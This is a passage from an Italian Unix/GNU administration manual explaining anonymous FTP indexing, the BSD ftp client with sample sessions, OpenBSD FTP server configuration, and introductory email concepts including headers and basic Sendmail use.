Il modo più semplice di fornire un indice del contenuto del proprio servizio FTP anonimo è quello di posizionare nella sua directory di partenza un cosiddetto file '`ls-lR`'. Si tratta in pratica del risultato dell'esecuzione del comando '**`ls -lR`**', che ha quindi suggerito il nome del file indice in questione. Generalmente si comprime questo file con '**`gzip`**', per cui si usa il nome '`ls-lR.gz`'.

Il comando per generare questo file deve essere eseguito quando la directory corrente è quella di partenza del servizio; in pratica, agendo nel modo seguente:

```
# cd ~ftp [Invio]

# ls -lR | gzip -9 > ls-lR.gz [Invio]
```

38.4 Cliente FTP tradizionale

Il programma cliente tradizionale per accedere a un servizio FTP, è quello originario dei sistemi BSD, del quale esistono comunque diverse varianti.[3] In generale, si tratta semplicemente del programma '**`ftp`**':

```
ftp [opzioni] [nodo]
```

Quando l'eseguibile '**`ftp`**' viene avviato con l'indicazione del nome dell'elaboratore remoto, tenta immediatamente di effettuare il collegamento; diversamente si avvia e attende il comando con il quale questo elaboratore deve essere poi specificato. Se esiste il file '`~/.netrc`', questo viene utilizzato per automatizzare l'accesso nell'elaboratore remoto. Quando '**`ftp`**' è in attesa di un comando da parte dell'utente, presenta l'invito seguente: '**`ftp>`**'.

Tabella 38.4. Alcune opzioni della riga di comando.

Opzione	Significato mnemonico	Descrizione
`-v`	*verbose*	Vengono visualizzati tutti i messaggi.
`-n`	*no auto*	Disabilita l'accesso automatico.
`-i`	*interactive*	Disattiva la richiesta interattiva durante i trasferimenti multipli di file.
`-d`	*debugging*	Attiva la modalità diagnostica.
`-p`	*passive*	Utilizza la modalità di funzionamento passiva.

Opzione	Significato mnemonico	Descrizione
`-g`	*globbing*	Disabilita l'uso dei metacaratteri (caratteri jolly) per l'indicazione di gruppi di file.

Come già accennato, quando '**ftp**' è in attesa di un comando da parte dell'utente, presenta l'invito '**ftp>**'. La tabella che segue elenca alcuni dei comandi che possono essere utilizzati. Se i parametri dei comandi contengono il carattere spazio, questi devono essere delimitati da una coppia di apici doppi ('**"**').

Alcuni comandi di maggiore utilità.

Comando	Descrizione
`get` ***file_remoto*** [***file_locale***] `recv` ***file_remoto*** [***file_locale***]	'**get**' e '**recv**' sono sinonimi. Riceve il file remoto indicato, eventualmente rinominandolo come indicato.
`mget` ***file_remoti***	Esegue un '**get**' multiplo, cioè su tutti i file che si ottengono dall'espansione del nome indicato utilizzando i metacaratteri (caratteri jolly).
`put` ***file_locale*** [***file_remoto***] `send` ***file_locale*** [***file_remoto***]	'**put**' e '**send**' sono sinonimi. Copia il file specificato nel sistema remoto eventualmente rinominandolo come indicato.
`mput` ***file_locali***	Espande il nome indicato se contiene dei metacaratteri ed esegue un '**put**' per tutti questi file, trasmettendoli in sostanza nel sistema remoto.
`reget` ***file_remoto*** [***file_locale***]	Permette di riprendere il '**get**' di un file remoto quando l'operazione precedente è stata interrotta involontariamente. L'operazione non è sicura e si basa solo sul calcolo della dimensione del file locale per determinare la parte mancante ancora da trasferire.
[*Ctrl c*]	L'operazione di trasferimento può essere interrotta utilizzando la combinazione [*Ctrl c*].
`passive`	Richiede di utilizzare la modalità «passiva» per il protocollo FTP.
`binary`	Imposta il tipo di trasferimento in modalità binaria. Questa modalità è adatta al trasferimento di qualunque tipo i file.
`type` [***tipo_di_trasferimento***]	Attiva o visualizza il tipo di trasferimento dei dati. Il valore predefinito è '**ascii**'. I tipi a disposizione sono: '**ascii**', '**ebcdic**', '**image**' (trasferimento binario), '**local byte size**'.
`prompt`	Attiva o disattiva la modalità di conferma. Se è attiva, durante le operazioni di trasferimento di gruppi di file, viene richiesta la conferma per ogni file.
`bye` `quit`	'**bye**' e '**quit**' sono sinonimi. Termina il collegamento e termina l'attività di '**ftp**'.
`close` `disconnect`	Termina la connessione senza uscire dal programma.
`open` ***nodo*** [***porta***]	Apre una connessione con l'elaboratore remoto indicato ed eventualmente anche specificando la porta di comunicazione. Se la modalità di accesso automatico è attiva, '**ftp**' tenta anche di effettuare l'accesso nel sistema remoto.
`cd` [***directory_remota***]	Cambia la directory corrente nel sistema remoto.

Comando	Descrizione
`chmod` ***permessi file_remoto***	Cambia i permessi sul file remoto.
`delete` ***file_remoto***	Cancella il file indicato nel sistema remoto.
`dir` [***directory_remota***] ↩ ↪[***file_locale***] `ls` [***directory_remota***] ↩ ↪[***file_locale***] `nlist` [***directory_remota***] ↩ ↪[***file_locale***]	'**dir**', '**ls**', '**nlist**' sono sinonimi. Elencano il contenuto della directory remota specificata, oppure di quella attuale se non viene indicata. L'elenco viene emesso attraverso lo standard output, quando non viene specificato il file locale all'interno del quale si vuole immettere questo elenco. L'aspetto dell'elenco dipende dal sistema con il quale si sta comunicando. Di solito è molto simile a quello di un '**ls -l**'.
`mdelete` [***file_remoti***]	Cancella i file remoti espandendo i metacaratteri prima di procedere.
`mkdir` ***directory_remota***	Crea una directory nel sistema remoto.
`pwd`	Visualizza il nome della directory corrente del sistema remoto.
`rename` ***origine destinazione***	Permette di cambiare il nome di un file nel sistema remoto.
`rmdir` ***directory_remota***	Cancella una directory nel sistema remoto.
`status`	Visualizza lo stato attuale del sistema remoto.
`help` [***comando***] `?` [***comando***]	'**help**' e '**?**' sono sinonimi. Visualizza una breve guida dei comandi.
`remotehelp` [***comando***]	Permette di richiedere la guida dei comandi al sistema remoto.

38.4.1 Esempi

L'uso di un cliente FTP può essere anche semplice, se si lasciano da parte raffinatezze non indispensabili. Seguono alcuni esempi di sessioni FTP.

38.4.1.1 Prelievo di file

```
daniele@roggen:~$ ftp dinkel.brot.dg [Invio]
```

Si richiede la connessione FTP all'elaboratore *dinkel.brot.dg*.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server (Version wu-2.4.2-academ[BETA-12]) ready.
Name (roggen.brot.dg:daniele):
```

anonymous [*Invio*]

Si utilizza una connessione anonima e per correttezza si utilizza il proprio indirizzo di posta elettronica abbreviato al posto della parola d'ordine.

```
331 Guest login ok, send your complete e-mail address as
password.
Password:
```

daniele@ [*Invio*]

```
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

Come si vede, la modalità di trasferimento predefinita è ASCII (almeno così succede di solito). Generalmente si deve utilizzare una modalità binaria. Questa viene selezionata tra un po'; per ora si richiede la guida interna dei comandi a disposizione:

```
ftp> help [Invio]
```

```
Commands may be abbreviated.  Commands are:

!           debug       mdir        sendport    site
$           dir         mget        put         size
account     disconnect  mkdir       pwd         status
append      exit        mls         quit        struct
ascii       form        mode        quote       system
bell        get         modtime     recv        sunique
binary      glob        mput        reget       tenex
bye         hash        newer       rstatus     tick
case        help        nmap        rhelp       trace
cd          idle        nlist       rename      type
cdup        image       ntrans      reset       user
chmod       lcd         open        restart     umask
close       ls          prompt      rmdir       verbose
cr          macdef      passive     runique     ?
delete      mdelete     proxy       send
```

```
ftp> binary [Invio]
```

Come accennato, viene richiesto di passare alla modalità di trasferimento binario.

```
200 Type set to I.
```

```
ftp> prompt [Invio]
```

Anche la modalità interattiva viene disattivata per evitare inutili richieste.

```
Interactive mode off.
```

La struttura delle directory di un normale servizio FTP anonimo prevede la presenza della directory '`pub/`' dalla quale discendono i dati accessibili all'utente sconosciuto.

Anche se dal punto di vista del cliente FTP, che accede al servizio remoto, si tratta della prima directory dopo la radice, in realtà questa radice è solo la directory iniziale del servizio FTP anonimo. Di conseguenza, è quasi impossibile che corrisponda realmente con la directory radice del file system remoto. Tutto questo serve solo a spiegare perché il comando '**`cd /pub`**' potrebbe non funzionare quando ci si collega a serventi configurati male. Ecco perché nell'esempio che segue non si utilizza la barra obliqua davanti a '**`pub`**'.

```
ftp> cd pub [Invio]

250 CWD command successful.
```

```
ftp> pwd [Invio]

257 "/pub" is current directory.
```

```
ftp> ls [Invio]

200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 4
dr-xr-sr-x   3 root     ftp       1024 Nov 12 21:04 .
drwxr-xr-x   6 root     root      1024 Sep 11 20:31 ..
-rw-r--r--   1 root     ftp         37 Nov 12 21:04 esempio
drwxrwsrwx   2 root     ftp       1024 Nov  2 14:04 incoming
226 Transfer complete.
```

Attraverso il comando '**`ls`**' si vede che la directory '`pub/`' contiene solo il file '`esempio`' e la directory '`incoming/`'. Si decide di prelevare il file.

```
ftp> get esempio [Invio]

local: esempio remote: esempio
200 PORT command successful.
150 Opening BINARY mode data connection for esempio (37 bytes).
226 Transfer complete.
37 bytes received in 0.00155 secs (23 Kbytes/sec)
```

Il file scaricato viene messo nella directory in cui si trovava l'utente quando avviava il programma '**`ftp`**'.

```
ftp> quit [Invio]

221 Goodbye.
```

38.4.1.2 Invio di dati

```
daniele@roggen:~$ ftp dinkel.brot.dg [Invio]
```

Si richiede la connessione FTP all'elaboratore *dinkel.brot.dg* e si danno dei comandi per raggiungere la directory '`pub/incoming`'.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server ↩
↪(Version wu-2.4.2-academ[BETA-12](1) ↩
↪Wed Mar 5 12:37:21 EST 1997) ready.
Name (dinkel.brot.dg:daniele):
```

```
anonymous [Invio]

331 Guest login ok, send your complete e-mail address as
password.
Password:
```

```
daniele@ [Invio]

230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

```
ftp> binary [Invio]

200 Type set to I.
```

```
ftp> prompt [Invio]

Interactive mode off.
```

```
ftp> cd pub/incoming [Invio]

250 CWD command successful.
```

```
ftp> pwd [Invio]
```

Si verifica la posizione in cui ci si trova.

```
257 "/pub/incoming" is current directory.
```

```
ftp> mput al-1* [Invio]
```

Dal momento che la directory è giusta, si inizia la trasmissione di tutti i file che nella directory locale corrente iniziano per '**`al-1`**'.

```
local: al-1 remote: al-1
200 PORT command successful.
150 Opening BINARY mode data connection for al-1.
226 Transfer complete.
2611649 bytes sent in 1.38 secs (1.9e+03 Kbytes/sec)
local: al-15 remote: al-15
200 PORT command successful.
150 Opening BINARY mode data connection for al-15.
226 Transfer complete.
2612414 bytes sent in 2.51 secs (1e+03 Kbytes/sec)
local: al-16 remote: al-16
200 PORT command successful.
150 Opening BINARY mode data connection for al-16.
226 Transfer complete.
2612414 bytes sent in 2.16 secs (1.2e+03 Kbytes/sec)
local: al-17 remote: al-17
200 PORT command successful.
150 Opening BINARY mode data connection for al-17.
226 Transfer complete.
2612420 bytes sent in 2.17 secs (1.2e+03 Kbytes/sec)
local: al-18 remote: al-18
200 PORT command successful.
150 Opening BINARY mode data connection for al-18.
226 Transfer complete.
2612409 bytes sent in 2.4 secs (1.1e+03 Kbytes/sec)
local: al-19 remote: al-19
200 PORT command successful.
150 Opening BINARY mode data connection for al-19.
226 Transfer complete.
2612431 bytes sent in 2.35 secs (1.1e+03 Kbytes/sec)
```

```
ftp> ls [Invio]
```

Si controlla il risultato nell'elaboratore remoto. A volte, i servizi FTP impediscono la lettura del contenuto di questa directory.

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 15379
drwxrwsrwx   2 root     ftp          1024 Dec 11 20:40 .
dr-xr-sr-x   3 root     ftp          1024 Nov 12 21:04 ..
-rw-rw-r--   1 ftp      ftp       2611649 Dec 11 20:40 al-1
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-15
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-16
-rw-rw-r--   1 ftp      ftp       2612420 Dec 11 20:40 al-17
-rw-rw-r--   1 ftp      ftp       2612409 Dec 11 20:40 al-18
-rw-rw-r--   1 ftp      ftp       2612431 Dec 11 20:40 al-19
226 Transfer complete.
ftp> quit [Invio]

221 Goodbye.
```

38.4.2 Midnight Commander

Midnight Commander (a cui corrisponde l'eseguibile '**mc**') è un programma che offre le funzionalità di un gestore di file abbastanza completo, includendo la capacità di utilizzare il protocollo FTP. Con Midnight Commander è sufficiente utilizzare il comando '**cd**' in modo appropriato per accedere a un servizio FTP remoto:

```
$ cd ftp://tizio@dinkel.brot.dg [Invio]
```

In questo caso si accede al servizio FTP dell'elaboratore *dinkel.brot.dg* con il nominativo utente '**tizio**'. Trattandosi di un accesso che non è anonimo, prima di iniziare, Midnight Commander chiede l'inserimento della parola d'ordine.

La configurazione predefinita di Midnight Commander prevede l'uso della modalità passiva, ma se lo si vuole si può ripristinare l'uso della modalità attiva intervenendo attraverso la voce *Virtual FS* del menù *Options*.

Figura 38.27. La maschera di modifica della configurazione relativa alle funzionalità FTP di Midnight Commander. Si può osservare che in questo caso è previsto il funzionamento in modalità passiva.

```
.------------ Virtual File System Setting ------------.
|                                                      |
|  Timeout for freeing VFSs:         [60      ] sec   |
|                                                      |
|  ftp anonymous password:                             |
|  [tizio@                                       ]     |
|  ftpfs directory cache timeout:    [1800    ] sec    |
|  [ ] Always use ftp proxy                            |
|  [gate                                         ]     |
|  [x] Use ~/.netrc                                    |
|  [x] Use passive mode                                |
|                                                      |
|          [< OK >]          [ Cancel ]                |
'------------------------------------------------------'
```

Midnight Commander è descritto nella sezione 22.16.

38.5 Servente OpenBSD FTP

Il servente OpenBSD FTP[4] è un programma molto semplice da installare e configurare, anche in un sistema GNU. Come altri serventi FTP mette a disposizione l'eseguibile '**in.ftpd**' (o '**ftpd**', a seconda della distribuzione). Questo demone può funzionare in modo autonomo, oppure sotto il controllo del supervisore dei servizi di rete. Nel primo caso si avvia con l'opzione '**-D**', mentre nel secondo si usa l'opzione '**-q**'.

In generale, l'opzione '**-q**' sta per *quiet*, nel senso di non inviare informazioni al programma cliente sulla versione del servente. L'opzione '**-q**' dovrebbe andare bene anche quando si avvia il programma in modo indipendente dal supervisore dei servizi di rete; in ogni caso, dalle prove eseguite, quando è sotto il controllo del supervisore dei servizi di rete sembrerebbe che senza l'opzione '**-q**' il programma non possa funzionare.


```
in.ftpd -D [opzioni]
```

```
in.ftpd -q [opzioni]
```

Nell'esempio seguente viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
ftp  stream  tcp  nowait  root  /usr/sbin/tcpd  in.ftpd -q
```

Tabella 38.29. Alcune opzioni della riga di comando.

Opzione	Significato mnemonico	Descrizione
`-d`	*debugging*	Vengono aggiunte informazioni diagnostiche all'interno del registro di sistema.
`-l`	*log*	Ogni sessione FTP viene annotata all'interno del registro di sistema; se viene usata due volte, le indicazioni sono più dettagliate.
`-t` ***n***	*timeout*	Permette di specificare la durata espressa in secondi (***n***) del tempo di inattività oltre il quale la sessione FTP viene conclusa automaticamente. Questo parametro è negoziabile anche da parte del cliente. Il valore predefinito è di 15 minuti (900 s).
`-T` ***n***	*max timeout*	Permette di specificare la durata espressa in secondi (***n***) del tempo massimo di inattività. In questo modo, un cliente non può negoziare una durata superiore.
`-A`	*anonymous*	Consente solo l'accesso anonimo, oppure solo le utenze elencate nel file '`/etc/ftpchroot`'.
`-u` ***maschera***	*umask*	Definisce un valore particolare della maschera dei permessi; altrimenti, il valore predefinito è pari a 0027_8.
`-p`	*no passive*	Disabilita la modalità «passiva», in modo da non accettare la creazione di connessioni verso porte indicate dai clienti. Ciò serve a facilitare l'attraversamento di un firewall (purché il firewall consenta questo passaggio), ma può creare difficoltà ad alcuni programmi clienti.
`-q`	*quiet*	Non mostra informazioni sulla versione al cliente che si collega.
`-M`	*multihome*	Consente di gestire directory differenti per l'accesso anonimo, in base al nome a dominio presso cui giunge la richiesta, secondo la forma '`~ftp/`***nome_a_dominio***'.

38.5.1 Configurazione

La configurazione di OpenBSD FTP è molto semplice. Per prima cosa, l'accesso anonimo è consentito solo se nel sistema è previsto l'utente fittizio '**ftp**', assieme alla sua directory personale e a una shell valida.[5] Convenzionalmente, una shell è valida quando è indicata nel file '`/etc/shells`'.

Teoricamente, OpenBSD FTP non richiede nemmeno la predisposizione di una struttura particolare della directory '`~ftp/`', secondo la tradizione, perché gestisce internamente il comando '**ls**' e di tutto il resto si può fare a meno.

Nel caso si utilizzi l'opzione '**-M**', si deve provvedere a dividere la directory '`~ftp/`' in sottodirectory corrispondenti ai nomi a domi-

nio con cui si può accedere al servizio. Per esempio, se l'elaboratore che ospita il servente OpenBSD FTP è raggiungibile con i nomi *dinkel.brot.dg* e *weizen.mehl.dg*, ci possono essere le directory '`~ftp/dinkel.brot.dg/`' e '`~ftp/weizen.mehl.dg/`'; chi accede a *ftp://dinkel.brot.dg* in modo anonimo, vede la prima directory, mentre chi accede a *ftp://weizen.mehl.dg* vede la seconda.

Si rammenta che l'utente anonimo accede solo alla porzione di file system che inizia da '`~ftp/`', come se questa fosse la radice.

Dopo la sistemazione dell'accesso anonimo, conviene occuparsi del file '`/etc/ftpchroot`', all'interno del quale si possono elencare gli utenti che, pur potendo accedere con il proprio nominativo, possono entrare solo nella propria directory personale, come avviene per gli utenti anonimi con la directory '`~ftp/`'.

```
tizio
caio
```

L'esempio che si vede sopra è molto breve e serve a fare in modo che gli utenti '**`tizio`**' e '**`caio`**' possano accedere limitatamente alla propria directory personale; tutti gli altri utenti hanno accesso a tutto il file system, con le limitazioni normali date dai permessi dei file e delle directory.

OpenBSD FTP riconosce anche il file '`/etc/ftpusers`', all'interno del quale vanno elencati i nominativi degli utenti a cui **non** si consente l'accesso. Generalmente si tratta di utenti fittizi, compreso '**`root`**' per questioni di sicurezza, come nell'esempio seguente:

```
root
bin
daemon
adm
lp
sync
shutdown
halt
mail
news
uucp
operator
games
nobody
```

Naturalmente, per compilare correttamente questo file, è bene analizzare il file '`/etc/passwd`' del proprio sistema. Si osservi che per impedire l'accesso agli utenti anonimi, ovvero '**`ftp`**' e '**`anonymous`**', occorre estendere questo file con tali nomi:

```
root
bin
daemon
adm
lp
…
nobody
ftp
anonymous
```

Infine, OpenBSD FTP riconosce anche il file '`/etc/nologin`', in presenza del quale rifiuta gli accessi; inoltre, è possibile definire un messaggio di benvenuto nel file '`/etc/ftpwelcome`' e anche il contenuto di '`/etc/motd`' viene visualizzato all'accesso.

38.6 Riferimenti

- Jay Rabak, *Active vs. passive FTP, a definitive explanation*, *http://slacksite.com/other/ftp.html*
- J. Postel, J. Reynolds, *RFC 959, File transfer protocol (FTP)*, 1985, *http://www.ietf.org/rfc/rfc959.txt*

[1] I numeri UID e GID dipendono dall'organizzazione del proprio sistema.

[2] Di solito, quando si inserisce il proprio indirizzo di posta elettronica come parola d'ordine per accedere a un servizio FTP anonimo, è sufficiente indicare la parte che precede il dominio, fino al simbolo '`@`' incluso. Quindi, se l'indirizzo fosse *daniele@dinkel.brot.dg*, basterebbe inserire '**`daniele@`**'.

[3] **FTP** UCB BSD

[4] **OpenBSD FTP** UCB BSD

[5] Il particolare della shell valida va tenuto in considerazione perché altri serventi FTP si comportano diversamente.

Posta elettronica

La gestione della posta elettronica è diventato, nel tempo, un problema complesso e impegnativo. In generale non conviene mettere in funzione un proprio servente di posta elettronica, se non per lo scopo di comprenderne il funzionamento e le problematiche connesse. Eventualmente, la realizzazione di un servizio di gestione della posta elettronica si può giustificare per assistere un sistema che deve poter spedire messaggi, automaticamente, come un applicativo gestionale dal quale poter spedire le fatture senza complicazioni, ma non per riceverli.

Generalmente, l'invio di messaggi di posta elettronica (*email*) si basa su un MTA (*Mail transfer agent*) locale che, quando riceve una richiesta di invio di un messaggio, si occupa di mettersi in contatto con un suo collega presso l'indirizzo di destinazione, o se necessario in una destinazione intermedia, che si prenda cura di consegnare il messaggio o di reinoltrarlo. Tutto quanto sembra molto semplice a dirsi, in realtà la configurazione di un MTA potrebbe essere molto complessa.

Spesso, in presenza di una rete locale, il funzionamento corretto dell'MTA richiede la predisposizione di un servizio di risoluzione dei nomi locale. A tale proposito conviene consultare il capitolo 33.

L'invio di messaggi di posta elettronica avviene solitamente attraverso l'uso di un programma adatto alla loro composizione, che poi si mette in comunicazione con l'MTA per l'inoltro del messaggio. Più precisamente, un messaggio inviato a un utente dell'elaboratore locale non richiede alcun MTA, mentre l'invio a un altro elaboratore richiede almeno la presenza di un MTA presso l'indirizzo di destinazione.

Storicamente, l'MTA più diffuso nei sistemi Unix è stato Sendmail; [1] tuttavia, è sempre più comune l'uso di MTA alternativi, meno complicati, pur mantenendo un certo grado di compatibilità con quello tradizionale.

39.1 Servizio di rete e servizio di consegna locale

La posta elettronica non è semplicemente un servizio di rete che si attua attraverso un protocollo (SMTP). Il servizio di rete permette il trasferimento dei messaggi, ma l'MTA ha anche il compito di recapitarli ai destinatari, in forma di file.

In questo senso, il meccanismo può sembrare un po' confuso all'inizio, trattandosi effettivamente di un sistema piuttosto complicato. In un sistema composto da un elaboratore isolato, anche se provvisto di terminali più o meno decentrati, non c'è alcun bisogno di fare viaggiare messaggi attraverso una rete, è sufficiente che questi vengano semplicemente messi a disposizione dell'utente destinatario in uno o più file. In tal caso, chi si occupa di attuare questo sistema è un MDA, ovvero *Mail delivery agent*.

Quando invece si deve inviare un messaggio attraverso la rete, perché l'indirizzo del destinatario si trova in un nodo differente, si utilizza il protocollo SMTP, per contattare presso la destinazione un servente SMTP. Questo servente ha il compito di recapitare la posta elettronica (presumibilmente presso il proprio sistema locale). Quindi, lo scopo del servente SMTP è quello di recapitare i messaggi.

La trasmissione di un messaggio che richiede la connessione con il servente remoto della destinazione, non fa capo ad alcun servizio di rete nell'ambito locale. Questa connessione potrebbe essere instaurata direttamente dal programma che si utilizza per scrivere il messaggio da trasmettere, oppure, come succede di solito, da un altro programma specifico, che in più si preoccupa di ritentare l'invio del messaggio se per qualche motivo le cose non funzionano subito, rinviandolo eventualmente all'origine se non c'è modo di recapitarlo.

L'MTA ha generalmente questi tre ruoli fondamentali: l'attivazione del servizio SMTP, per la ricezione di messaggi dall'esterno; la gestione della trasmissione di questi, assieme a una coda per ciò che non può essere trasmesso immediatamente; la consegna locale dei messaggi ricevuti attraverso il protocollo SMTP oppure attraverso lo stesso sistema locale. Quindi, in generale, un MTA integra anche le funzioni di un MDA.

39.2 Uso della posta elettronica

La posta elettronica, o *email*, è un modo di comunicare messaggi che richiede la conoscenza di alcune convenzioni. Ciò, sia per evitare malintesi, sia per eliminare le perdite di tempo.

Un messaggio di posta elettronica è formato fondamentalmente da una «busta» e dal suo contenuto. La busta è rappresentata da tutte le informazioni necessarie a recapitare il messaggio, mentre il contenuto è composto generalmente da un testo ASCII puro e semplice. Tutte le volte che il testo è composto in modo diverso, si aggiungono dei requisiti nei programmi da utilizzare per la sua lettura; in pratica, si rischia di creare un problema in più al destinatario del messaggio.

In generale, un messaggio di posta elettronica può contenere uno o più ***allegati***, conosciuti frequentemente come *attachment*. L'allegato permette di incorporare in un messaggio un file che poi, attraverso strumenti opportuni, può essere estrapolato correttamente, riproducendo esattamente il file originale. Ciò che si deve evitare di fare in generale è l'invio del messaggio come un allegato. Questo, purtroppo, capita frequentemente quando si usano programmi per la composizione di messaggi di posta elettronica che permettono di introdurre elementi di composizione del testo (*Rich Text*). Quando si usano programmi grafici di scrittura per i messaggi di posta elettronica è bene controllare la configurazione per disabilitare l'inserimento di codici di composizione.

Le varie estensioni al codice ASCII hanno portato alla definizione di un gran numero di codifiche differenti. Spesso è sufficiente configurare il proprio programma di composizione dei messaggi di posta elettronica in modo da utilizzare la codifica UTF-8, per poter scrivere correttamente con qualunque lingua. Tuttavia, anche la scelta di una codifica come questa, che richiede l'utilizzo di 8 bit invece dei 7 bit tradizionali dell'ASCII, può costituire un problema per qualcuno. In tal senso, quando si scrive in italiano, può essere cortese l'uso di apostrofi alla fine delle vocali che avrebbero dovuto essere accentate.

39.2.1 Elementi di intestazione

Un messaggio di posta elettronica si compone inizialmente di una serie di indicazioni, tra cui le più importanti sono quelle che servono a recapitarlo al destinatario. L'uso corretto di questi elementi di intestazione è importante, non solo perché il messaggio raggiunga il destinatario o i destinatari, ma anche per chiarire loro il contesto del messaggio e le persone coinvolte.

Campo	Descrizione
`To:`	Il campo '**`To:`**' viene utilizzato per definire i destinatari del messaggio. Quando si tratta di più di uno, convenzionalmente, i vari indirizzi vengono separati attraverso una virgola. L'indirizzo del destinatario va indicato secondo le regole consentite dagli MTA interessati; generalmente è ammissibile una delle tre forme seguenti: ***utente@nodo*** ***nominativo_completo* <utente@nodo>** **"*nominativo_completo*" <*utente@nodo*>**
`Cc:`	Il campo '**`Cc:`**' viene utilizzato per definire i destinatari del messaggio in ***copia carbone***. Nella corrispondenza normale, almeno in Italia, si utilizza la definizione «per conoscenza», intendendo che questi destinatari non sono chiamati in causa direttamente. In pratica, si utilizza il campo '**`Cc:`**' per recapitare una copia del messaggio a dei corrispondenti dai quali non si attende una risposta, ma che è importante siano a conoscenza di queste informazioni.
`Bcc:`	Il campo '**`Bcc:`**' viene utilizzato per definire i destinatari del messaggio a cui deve essere inviata una copia carbone nascosta (*Blind carbon copy*). La differenza rispetto alla copia carbone normale sta nel fatto che i destinatari non vengono messi a conoscenza della presenza di queste copie aggiuntive.
`From:`	Il campo '**`From:`**' viene utilizzato per definire l'indirizzo del mittente. Non si tratta necessariamente del nome utilizzato dall'utente nel momento in cui compone il messaggio, ma di quello al quale ci si aspetta di ricevere una risposta.
`Reply-To:`	Il campo '**`Reply-To:`**' viene utilizzato per indicare un indirizzo a cui si invita a inviare un'eventuale risposta. Viene utilizzato in situazioni particolari, quando per questo non si intende usare il campo '**`From:`**'. Tipicamente viene aggiunto nei messaggi trasmessi da un sistema che gestisce le liste di posta elettronica (*mailing-list*) quando si vuole lasciare l'indicazione del mittente effettivo, guidando la risposta verso la stessa lista.
`Subject:`	Il campo '**`Subject:`**' serve a indicare l'oggetto del messaggio. Anche se nella corrispondenza normale l'oggetto viene usato solo nelle comunicazioni formali, nella posta elettronica è opportuno aggiungere sempre questa indicazione. Un oggetto chiaro permette al destinatario di capire immediatamente il contesto per il quale viene contattato. Inoltre, quando da un messaggio si genera una catena di risposte (cioè un *thread*), è importante l'oggetto scelto inizialmente.

39.2.2 Risposta, proseguimento e riservatezza

La risposta a un messaggio viene inviata normalmente al mittente ('**`From:`**'), a tutti i destinatari normali ('**`To:`**') e a tutti quelli cui è stato inviato il messaggio per conoscenza ('**`Cc:`**'). Questa operazione viene fatta solitamente in modo automatico dal programma utilizzato per leggere e comporre i messaggi: il *Mail user agent* (MUA). È importante però fare attenzione sempre che ciò corrisponda alla propria volontà, o che le circostanze siano appropriate. Infatti, se sono coinvolte diverse persone in una corrispondenza, è probabile che si giunga a un punto in cui non abbia più significato continuare a «importunarle» quando la catena di risposte è degenerata in un contesto differente.

I programmi MUA comuni aggiungono la sigla '**`Re:`**' davanti all'oggetto, a meno che non inizi già in questo modo, quando si risponde a un messaggio precedente. Il problema sta nel fatto che non sempre viene rispettata questa convenzione, per cui se ne trovano altri che aggiungono qualcosa di diverso, come '**`R:`**'. Così, se la catena di risposte prosegue si rischia di arrivare ad avere un oggetto formato da una serie di '**`Re: R: Re: R:`**'.

Quando il messaggio a cui si risponde contiene l'indicazione del campo '**`Reply-To:`**', si pone un problema in più: la scelta corretta del destinatario. Infatti, la risposta va inviata all'indirizzo '**`Reply-To:`**' solo se perfettamente conforme al contesto. Si è già accennato al fatto che questo campo viene aggiunto dai programmi di gestione delle liste di posta elettronica. In questa situazione è molto diverso inviare una risposta alla lista o soltanto al mittente originario del messaggio.

Quando si vuole rinviare a un altro indirizzo (*forward* in inglese), si dice che questo viene fatto ***proseguire*** (così come avviene nella posta normale quando l'indirizzo di destinazione non è più valido per qualche motivo). Per farlo si incorpora il messaggio originale con alcune informazioni sul mittente e sul destinatario originale, permettendo di aggiungere qualche commento aggiuntivo.

Quando si riceve un messaggio, così come accade nella corrispondenza normale, occorre un po' di attenzione se si pensa di divulgarne il contenuto ad altri. Evidentemente dipende dalle circostanze; in caso di dubbio occorre almeno chiedere il consenso della persona che lo ha scritto.

39.3 MTA tradizionale (Sendmail)

Sendmail costituisce il capostipite degli MTA, tanto che a volte si confonde il suo nome con il concetto di MTA stesso. Sendmail aveva la caratteristica di essere estremamente versatile, ma con una configurazione di eccezionale complessità che era spesso la causa della sua vulnerabilità. Oggi è bene evitare di utilizzare Sendmail come MTA, tuttavia è opportuno conoscere le sue caratteristiche generali, perché altri MTA hanno seguito alcune sue convenzioni.

A seconda delle opzioni con cui viene avviato l'eseguibile '**`sendmail`**', si ottiene un demone in ascolto della porta SMTP (25), oppure si ottiene la trasmissione di un messaggio fornito attraverso lo standard input, oppure si hanno altre funzioni accessorie.

```
sendmail [opzioni]
```

Per l'attivazione del servizio SMTP, viene avviato normalmente come demone indipendente dal supervisore dei servizi di rete, aggiungendo così l'opzione '**`-bd`**'. Naturalmente, si tratta solitamente di un'operazione che viene fatta dalla stessa procedura di inizializzazione del sistema. Ecco come potrebbe apparire la riga che avvia '**`sendmail`**' in uno script del genere:[2]

```
/usr/lib/sendmail -bd
```

Per l'invio di un messaggio, è sufficiente avviare '**`sendmail`**', fornendogli questo attraverso lo standard input, avendo cura di separare con una riga vuota l'intestazione dal testo. Segue un esempio di questo tipo di utilizzo:.

```
$ cat | /usr/lib/sendmail tizio@dinkel.brot.dg [Invio]

From: caio@roggen.brot.dg [Invio]

Subject: ciao ciao [Invio]

[Invio]

Ciao Tizio. [Invio]

Quanto tempo che non ci si sente! [Invio]

[Ctrl d]
```

Questa forma di utilizzo dell'eseguibile '**`sendmail`**' può essere utile per realizzare uno script con qualche informazione definita in modo automatico.

Per questo tipo di utilizzo, è fondamentale la riga vuota (vuota e non solo bianca) prima del testo del messaggio.

39.3.1 Alias

Attraverso il file '`/etc/aliases`' è possibile configurare una serie di alias per facilitare l'invio di messaggi di posta elettronica. Gli alias stabiliscono a chi, effettivamente, debbano essere recapitati i messaggi.

